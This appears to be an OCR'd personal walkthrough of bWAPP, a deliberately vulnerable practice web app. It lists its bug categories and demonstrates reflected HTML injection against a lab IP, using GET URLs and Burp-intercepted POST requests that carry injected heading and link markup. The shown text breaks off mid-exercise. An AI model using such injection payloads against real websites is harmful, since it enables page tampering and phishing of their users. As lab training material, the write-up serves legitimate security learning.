bWAPP - Sanjiv Kawa

April 2, 2015 10:37 AM

/ A1 - Injection /
HTML Injection - Reflected (GET)
HTML Injection - Reflected (POST)
HTML Injection - Reflected (Current URL)
HTML Injection - Stored (Blog)
iFrame Injection
LDAP Injection (Search)
Mail Header Injection (SMTP)
OS Command Injection
OS Command Injection - Blind
PHP Code Injection
Server-Side Includes (SSI) Injection
SQL Injection (GET/Search)
SQL Injection (GET/Select)
SQL Injection (POST/Search)
SQL Injection (POST/Select)
SQL Injection (AJAX/JSON/jQuery)
SQL Injection (CAPTCHA)
SQL Injection (Login Form/Hero)
SQL Injection (Login Form/User)
SQL Injection (SQLite)
SQL Injection (Drupal)
SQL Injection - Stored (Blog)
SQL Injection - Stored (SQLite)
SQL Injection - Stored (User-Agent)
SQL Injection - Stored (XML)
SQL Injection - Blind - Boolean-Based
SQL Injection - Blind - Time-Based
SQL Injection - Blind (SQLite)
SQL Injection - Blind (Web Services/SOAP)
XML/XPath Injection (Login Form)
XML/XPath Injection (Search)

/ A2 - Broken Auth. & Session Mgmt. /
Broken Authentication - CAPTCHA Bypassing
Broken Authentication - Forgotten Function
Broken Authentication - Insecure Login Forms
Broken Authentication - Logout Management
Broken Authentication - Password Attacks
Broken Authentication - Weak Passwords
Session Management - Administrative Portals
Session Management - Cookies (HTTPOnly)
Session Management - Cookies (Secure)
Session Management - Session ID in URL
Session Management - Strong Sessions

/ A3 - Cross-Site Scripting (XSS) /
Cross-Site Scripting - Reflected (GET)
Cross-Site Scripting - Reflected (POST)
Cross-Site Scripting - Reflected (JSON)
Cross-Site Scripting - Reflected (AJAX/JSON)

Cross-Site Scripting - Reflected (AJAX/XML)
Cross-Site Scripting - Reflected (Back Button)
Cross-Site Scripting - Reflected (Custom Header)
Cross-Site Scripting - Reflected (Eval)
Cross-Site Scripting - Reflected (HREF)
Cross-Site Scripting - Reflected (Login Form)
Cross-Site Scripting - Reflected (phpMyAdmin)
Cross-Site Scripting - Reflected (PHP_SELF)
Cross-Site Scripting - Reflected (Referer)
Cross-Site Scripting - Reflected (User-Agent)
Cross-Site Scripting - Stored (Blog)
Cross-Site Scripting - Stored (Change Secret)
Cross-Site Scripting - Stored (Cookies)
Cross-Site Scripting - Stored (SQLiteManager)
Cross-Site Scripting - Stored (User-Agent)

/ A4 - Insecure Direct Object References /
Insecure DOR (Change Secret)
Insecure DOR (Reset Secret)
Insecure DOR (Order Tickets)

/ A5 - Security Misconfiguration /
Arbitrary File Access (Samba)
Cross-Domain Policy File (Flash)
Cross-Origin Resource Sharing (AJAX)
Cross-Site Tracing (XST)
Denial-of-Service (Large Chunk Size)
Denial-of-Service (Slow HTTP DoS)
Denial-of-Service (SSL-Exhaustion)
Denial-of-Service (XML Bomb)
Insecure FTP Configuration
Insecure SNMP Configuration
Insecure WebDAV Configuration
Local Privilege Escalation (sendpage)
Local Privilege Escalation (udev)
Man-in-the-Middle Attack (HTTP)
Man-in-the-Middle Attack (SMTP)
Old/Backup & Unreferenced Files
Robots File

/ A6 - Sensitive Data Exposure /
Base64 Encoding (Secret)
BEAST/CRIME/BREACH Attacks
Clear Text HTTP (Credentials)
Heartbleed Vulnerability
Host Header Attack (Reset Poisoning)
HTML5 Web Storage (Secret)
POODLE Vulnerability
SSL 2.0 Deprecated Protocol
Text Files (Accounts)

/ A7 - Missing Functional Level Access Control /
Directory Traversal - Directories
Directory Traversal - Files
Host Header Attack (Cache Poisoning)
Host Header Attack (Reset Poisoning)
Local File Inclusion (SQLiteManager)

Remote & Local File Inclusion (RFI/LFI)
Restrict Device Access
Restrict Folder Access
Server Side Request Forgery (SSRF)
XML External Entity Attacks (XXE)

/ A8 - Cross-Site Request Forgery (CSRF) /
Cross-Site Request Forgery (Change Password)
Cross-Site Request Forgery (Change Secret)
Cross-Site Request Forgery (Transfer Amount)

/ A9 - Using Known Vulnerable Components /
Buffer Overflow (Local)
Buffer Overflow (Remote)
Drupal SQL Injection (Drupageddon)
Heartbleed Vulnerability
PHP CGI Remote Code Execution
PHP Eval Function
phpMyAdmin BBCode Tag XSS
Shellshock Vulnerability (CGI)
SQLiteManager Local File Inclusion
SQLiteManager PHP Code Injection
SQLiteManager XSS

/ A10 - Unvalidated Redirects & Forwards /
Unvalidated Redirects & Forwards (1)
Unvalidated Redirects & Forwards (2)

/ Other bugs... /
ClickJacking (Movie Tickets)
Client-Side Validation (Password)
HTTP Parameter Pollution
HTTP Response Splitting
HTTP Verb Tampering
Information Disclosure - Favicon
Information Disclosure - Headers
Information Disclosure - PHP version
Information Disclosure - Robots File
Insecure iFrame (Login Form)
Unrestricted File Upload

--------------------------- Extras --------------------------
A.I.M. - No-authentication Mode
Client Access Policy File
Cross-Domain Policy File
Evil 666 Fuzzing Page
Manual Intervention Required!
Unprotected Admin Portal
We Steal Secrets... (html)
We Steal Secrets... (plain)
WSDL File (Web Services/SOAP)

A1: Injection

March 31, 2015 9:03 AM

Areas with an asterix next to them have not been listed in this walkthough.


HTML Injection - Reflected (GET)
HTML Injection - Reflected (POST)
HTML Injection - Reflected (Current URL)
HTML Injection - Stored (Blog)
iFrame Injection
OS Command Injection
OS Command Injection - Blind
PHP Code Injection
Server-Side Includes (SSI) Injection
SQL Injection (GET/Search)
SQL Injection (GET/Select)
SQL Injection (POST/Search)
SQL Injection (POST/Select)
SQL Injection (Login Form/Hero)
SQL Injection (SQLite)
SQL Injection (Drupal)
SQL Injection - Stored (Blog)
SQL Injection - Stored (SQLite)
SQL Injection - Stored (User-Agent)
SQL Injection - Blind - Boolean-Based
SQL Injection - Blind - Time-Based
XML/XPath Injection (Login Form)

*LDAP Injection (Search)
*Mail Header Injection (SMTP)
*SQL Injection (AJAX/JSON/jQuery)
*SQL Injection (CAPTCHA)
*SQL Injection (Login Form/User)
*SQL Injection - Stored (XML)
*SQL Injection - Blind (SQLite)
*SQL Injection - Blind (Web Services/SOAP)
*XML/XPath Injection (Search)

HTML Injection - Reflected (GET)

March 31, 2015 9:03 AM

<h2>HTML Injection - Reflected (GET)</h2>


bWAPP - HTML Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
bWAPP - HTML Injection
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
Reset
Credits
Blog
Go

192.168.254.131/bWAPP/htmli_get.php?firstname=<h1><a href="http://www.google.com">Click Me!</a></h1>&lastname=<h2>blah</h2>&form=submit

/ HTML Injection - Reflected (GET) /

Enter your first and last name:

First name:

Last name:

Welcome


/ Click Me! /

// blah //

http://192.168.254.131/bWAPP/htmli_get.php?firstname=<h1><a href="http://www.google.com">Click Me!</a></h1>&lastname=<h2>blah</h2>&form=submit

HTML Injection - Reflected (POST)

March 31, 2015 9:08 AM


bWAPP - HTML Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Connecting...
192.168.254.131/bWAPP/htmli_post.php
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
Reset
Credits


/ HTML Injection - Reflected (POST) /

Enter your first and last name:

First name: a


Last name: a

Go


Burp Suite Free Edition v1.6
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Raw Params Headers Hex


Request to http://192.168.254.131:80

```
POST /bWAPP/htmli_post.php HTTP/1.1
Host: 192.168.254.131
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:36.0) Gecko/20100101 Firefox/36.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.254.131/bWAPP/htmli_post.php
Cookie: PHPSESSID=3377188154535b6248a0eeb85de54c17; security_level=0
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 34

firstname=a&lastname=a&form=submit
```


Burp Suite Free Edition v1.6
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Request to http://192.168.254.131:80
Forward Drop Intercept is on Action
Raw Params Headers Hex

```
POST /bWAPP/htmli_post.php HTTP/1.1
Host: 192.168.254.131
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:36.0) Gecko/20100101 Firefox/36.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.254.131/bWAPP/htmli_post.php
Cookie: PHPSESSID=3377188154535b6248a0eeb85de54c17; security_level=0
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 34

firstname=<h1><a href="http://www.google.com">Click Me!</a></h1>&lastname=<h2>blah</h2>&form=submit
```

firstname=<h1><a href="http://www.google.com">Click Me!</a></h1>&lastname=<h2>blah</h2>&form=submit


bWAPP - HTML Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
bWAPP - HTML Injection
192.168.254.131/bWAPP/htmli_post.php
bWAPP
an extremely buggy web app !
Bugs Change Password Create User Set Security Level Reset Credits

/ HTML Injection - Reflected (POST) /

Enter your first and last name:

First name:

Last name:

Go


Welcome

/ Click Me! /

// blah //


HTML Injection - Reflected (URL)

March 31, 2015 9:11 AM


bWAPP - HTML Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
bWAPP - HTML Injection
192.168.254.131/bWAPP/htmli_current_url.php
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
Reset


/ HTML Injection - Reflected (URL) /

Your current URL: http://192.168.254.131/bWAPP/htmli_current_url.php


Burp Suite Free Edition v1.6
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Raw Params Headers Hex

